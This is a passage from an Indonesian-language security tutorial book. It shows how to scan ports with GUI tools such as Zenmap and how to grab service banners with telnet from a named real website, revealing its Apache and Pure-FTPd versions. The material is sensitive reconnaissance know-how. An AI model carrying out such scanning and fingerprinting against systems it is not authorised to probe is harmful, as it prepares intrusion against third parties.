Untuk melakukan *port scanner* kita akan menggunakan tool Advanced Port Scanner. Lakukan instalasi program terlebih dahulu, dan jalankan programnya. Untuk melakukan proses *scaning* port, ikuti langkah berikut.


1. Dalam program Advanced Port Scanner, pada bagian *Select IP*, masukkan IP awal yang akan diperiksa, lalu berikan tanda centang pada bagian *Use range* dan masukkan IP akhir. Kemudian klik tombol **Scan**.



Gambar 49: Advanced Port Scanner.


2. Program akan segera melakukan proses scanning terhadap nilai IP yang Anda masukkan dari IP awal hingga IP akhir.
3. Di sini Advanced Port Scanner berhasil menemukan beberapa host yang aktif.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476



Gambar 50: Pencarian port.


4. Perhatikan, contoh di bawah ini terdapat beberapa port yang dibuka dan ada pula yang ditutup.



Gambar 51: Port yang terbuka.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Contoh di atas adalah langkah untuk men-scan port pada sebuah jaringan. Sedangkan, apabila Anda ingin men-scan sebuah server maupun website, Anda cukup memasukkan IP *address* dari website target. Masukkan pada bagian *Select IP* dengan mengosongkan *Use range*. Selanjutnya, langkah yang dilakukan sepenuhnya sama dengan di atas.




Gambar 52: Scan IP tunggal.

Zenmap


Salah satu program yang saya sukai untuk melakukan scanning port adalah Zenmap. Sebenarnya program ini adalah GUI dari Nmap. Saya menyukai program ini karena bisa melakukan scanning port dengan berbagai cara.

Untuk menggunakan program ini pun cukup mudah. Anda hanya perlu memasukkan nama website target pada bagian **Target** dan klik tombol **Scan**, maka Anda bisa melihat hasil scanning-nya.



Gambar 53: Zenmap.

Untuk memilih jenis scan lainnya, klik menu **Profile** > **New Profile**. Dalam kotak dialog *Profile Editor,* klik tab **Scan**. Pada bagian *TCP Scan* Anda bisa memilih jenis scanning lainnya.




Gambar 54: Jenis scan.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

WebScanner

Selain Advanced Port Scanner, untuk memeriksa port sebuah website atau server. Anda bisa menggunakan program BlueBit's PortScanner. Dengan menggunakan program ini, Anda tidak perlu mengetahui IP sebuah website terlebih dahulu. Melainkan Anda langsung bisa memasukkan nama website-nya kemudian tekan tombol **Start scan**. Perhatikan hasil scanning port yang diperoleh berikut ini.




Gambar 55: Bluebits Portscanner.

MAC Scanner

Selain program yang telah kita jelaskan di atas, ada pula program yang bisa Anda gunakan untuk mendeteksi MAC Address, selain dari IP komputer yang aktif. Untuk menggunakan program yang bernama Colasoft MAC Scanner ini cukup mudah, karena program ini secara otomatis akan terisi IP lokal pada bagian *Local Subnet*. Selanjutnya Anda tinggal menekan tombol **Start** dan menemukan komputer yang sedang aktif beserta MAC Address-nya.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476



Gambar 56: MAC Scanner.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Banner Grabbing | 5

Banner grabbing sebenarnya termasuk bagian dari *Footprinting*. Lebih tepatnya, *active footprinting*. Teknik banner grabbing juga dikenal dengan sebutan OS Fingerprinting, yaitu cara untuk mencari tahu informasi mengenai sistem operasi yang digunakan.

Disebut banner grabbing karena dalam mencari informasi adalah dengan melihat "kalimat selamat datang" yang ditampilkan oleh sebuah service. Kalimat selamat datang ini dikenal dengan banner.

Telnet

Kali ini kita akan mencoba mendeteksi versi atau jenis sistem operasi yang dijalankan sebuah server melalui service yang dijalankan.

Apa itu service? Service adalah suatu *daemon* yang mengizinkan setiap orang yang ingin berkomunikasi dengan layanan yang disediakan. Web server juga merupakan sebuah service. Karena web server akan mengizinkan setiap orang untuk mengaksesnya melalui port 80.

Lalu apa pula daemon itu? Daemon adalah suatu program yang bekerja dibalik layar (background). Jadi, bukan di bawah kontrol langsung dari pengguna yang didesain untuk mendengarkan suatu koneksi yang datang (*incoming connection*) pada suatu port tertentu.

Biasanya daemon memiliki nama yang berakhir dengan huruf "d": misalnya daemon, syslogd, yang menangani log sistem, atau sshd, yang menangani koneksi SSH masuk.

Gambar 57: Daemon BSD, juga disebut Beastie, seperti digambarkan oleh John Lasseter. Pertama kali muncul pada tahun 1988.
(Sumber: http://upload.wikimedia.org/wikipedia/en/5/55/Bsd_daemon.jpg)

Baiklah, kita akan mulai melakukan banner grabbing. Pertama, kita akan menggunakan Telnet untuk mendeteksi port 80. Untuk melakukan hal ini, kita akan menggunakan Command Prompt.

Ketik perintah berikut: **Telnet www.vyctoria.com 80.**


Khusus untuk Anda yang menggunakan Windows Vista dan Windows 7, program Telnet telah disembunyikan. Oleh karena itu, kita harus mengaktifkannya secara manual terlebih dahulu. Caranya adalah:

1. Masuk ke dalam Control Panel.

Gambar 58: Control Panel.


AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

2. Klik **Program and Features**.
3. Klik **Turn Windows features on or off**.



Gambar 59: Program and Features.

4. Berikan tanda centang pada bagian **Telnet Client** dan klik **OK**.



Gambar 60: Windows Features.

5. Tunggulah proses pengaktifan dilakukan sampai selesai, selanjutnya barulah Anda bisa menggunakannya dari Command Prompt.

```
Telnet www.vyctoria.com
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\System32>telnet www.vyctoria.com 80
Connecting To www.vyctoria.com...
```

Gambar 61: Telnet.

Anda juga bisa menggunakan perintah telnet di atas tanpa memasukkan www terlebih dahulu. Biasanya halamannya menjadi kosong melompong, hal ini menunjukkan bahwa port 80 terbuka.

Gambar 62: Hasil telnet port 80.

Walaupun dalam keadaan kosong, ketik **GET HTTP** walaupun Anda tidak bisa melihat teks yang muncul.

Berikut salah satu contoh hasil telnet yang kita lakukan di atas.

```
C:\Windows\system32\cmd.exe
                                        padding-top: 5px;
botton: 5px;                                                                    padding-
                    }
                                h2 {
                                                    font-size: 14px;
font-weight: bold;
                                color: #FF9900;
                                                              padding-left: 15px;
    }
        </style>
                </head>
                        <body>
                                <div id="body-content">
-->                                                                  <!-- start content
    <!--
        instead of REQUEST_URI, we could show absolute URL via:
I/REQUEST_URI                                                              http://HTTP_HOS
                but what if its https:// or other protocol?

SECURE doesn't seem to be used                                                  SERVER_PORT_
                                SERVER_PORT logic would break if they use alte
rnate ports
            -->

            <h1>400 Bad Request</h1>
                                <p>Your browser sent a request that this s
erver could not understand:</p>
                                <blockquote>
                                        <none>http (port 80)
ote>                                                                    </blockqu
    <p>
        Please forward this error screen to navigator.pulsarserve.net's
<a href="mailto:admin@pulsarserve.net?subject=Error Message [400] 400 Bad Reques
t for <none>http port 80 on Thursday, 17-Feb-2011 11:26:28 EST">
>.                                                                      WebMaster</a
  </p>
    <hr />

        <!-- end content -->
                                </div>
                                        </body>
                                                </html>

Connection to host lost.
```

Gambar 63: Hasil telnet.

Apabila informasi yang Anda peroleh terasa kurang memuaskan, Anda bisa mengganti perintah **GET HTTP** menjadi **GET / HTTP/1.1**

Biasanya Anda diminta untuk menekan tombol Enter dua kali.

Perhatikan pada gambar, sekarang saya berhasil mendapatkan header yang saya butuhkan.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

```
C:\Windows\system32\cmd.exe
HTTP/1.1 400 Bad Request
Date: Thu, 17 Feb 2011 16:58:19 GMT
Server: Apache/2.2.17 (Unix) mod_ssl/2.2.17 OpenSSL/0.9.8e-fips-rhel5 mod_auth_p
asthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635
Content-Length: 226
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Req
uest</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that
this server could not understand.<br />
</p>
</body></html>

Connection to host lost.

C:\Users\Ue>
```

Gambar 64: Hasil telnet get http/1.1.

Dari informasi yang tampil, diperoleh informasi mengenai web server yang dijalankan adalah Apache versi 2.2.17 pada sistem operasi Unix.

Anda juga bisa mengetahui perintah apa saja yang bisa Anda gunakan selain *get*. Gunakan perintah: **GET / HTTP/1.0**

Perhatikan pada bagian *Allow:* di sana Anda bisa menggunakan perintah *GET, HEAD, POST, OPTIONS,* dan *TRACE*.

```
C:\Windows\system32\cmd.exe
Date: Thu, 17 Feb 2011 17:01:59 GMT
Server: Apache/2.2.17 (Unix) mod_ssl/2.2.17 OpenSSL/0.9.8e-fips-rhel5 mod_auth_p
asthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635
Allow: GET,HEAD,POST,OPTIONS,TRACE
Content-Length: 334
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>501 Method
Not Implemented</title>
</head><body>
<h1>Method Not Implemented</h1>
<p>GET to /in
dex.html not supported.<br />
</p>
<p>Additionally, a 404 Not Found
error was encou
ntered while trying to use an ErrorDocument to handle the request.</p>
</body></h
tml>

Connection to host lost.
```

Gambar 65: Perintah telnet yang diizinkan.

Anda juga bisa mencoba port lainnya, seperti port 21 untuk FTP dan port 25 untuk SMTP.

Misalnya, di sini saya mengetikkan: **telnet vyctoria.com 21.**
Dari informasi yang muncul, diketahui bahwa program FTP yang digunakan adalah Pure FTP.

```
Telnet vyctoria.com
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 13 of 50 allowed.
220-Local time is now 14:16. Server port: 21.
220-This is a private system - No anonymous login
220 You will be disconnected after 15 minutes of inactivity.
```

Gambar 66: Telnet port 21.

Anda tidak bisa berlama-lama mengaktifkan telnet seperti Anda browsing pada sebuah situs, apalagi tidak menjalankannya. Telnet akan menutup sendiri secara otomatis setelah waktunya habis.

Apabila Anda tidak tahu perintah apa saja yang akan digunakan dalam melakukan telnet. Anda bisa mengetikkan **help** untuk mengetahui perintah yang bisa Anda jalankan. Pengetikkan help tersebut bisa Anda lakukan setelah Anda berhasil terhubung ke telnet.. Berikut ini contoh hasil pengetikkan perintah help.

```
help
214-The following SITE commands are recognized
 ALIAS
 CHMOD
 IDLE
 UTIME
```

Gambar 67: Perintah telnet

Berikut ini adalah beberapa port lain yang bisa Anda coba lakukan perintah telnet.

21 FTP (File Transfer Protocol)

22 SSH (Secure Shell)

23 Telnet

25 SMTP (Send Mail Transfer Protocol)

43 whois

53 DNS (Domain Name Service)

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476


68 DHCP (Dynamic Host Control Protocol)
79 Finger
80 HTTP (HyperText Transfer Protocol)
110 POP3 (Post Office Protocol, version 3)
115 SFTP (Secure File Transfer Protocol)
119 NNTP (Network New Transfer Protocol)
123 NTP (Network Time Protocol)
137 NetBIOS-ns
138 NetBIOS-dgm
139 NetBIOS
143 IMAP (Internet Message Access Protocol)
161 SNMP (Simple Network Management Protocol)
194 IRC (Internet Relay Chat)
220 IMAP3 (Internet Message Access Protocol 3)
389 LDAP (Lightweight Directory Access Protocol)
443 SSL (Secure Socket Layer)
445 SMB (NetBIOS over TCP)
666 Doom
993 SIMAP (Secure Internet Message Access Protocol)
995 SPOP (Secure Post Office Protocol)

Sitonomy

Kali ini kita akan mencoba menggali lebih dalam informasi mengenai sebuah website. Sitonomy sebenarnya adalah sebuah nama website, alamat lengkapnya adalah: http://www.sitonomy.com.

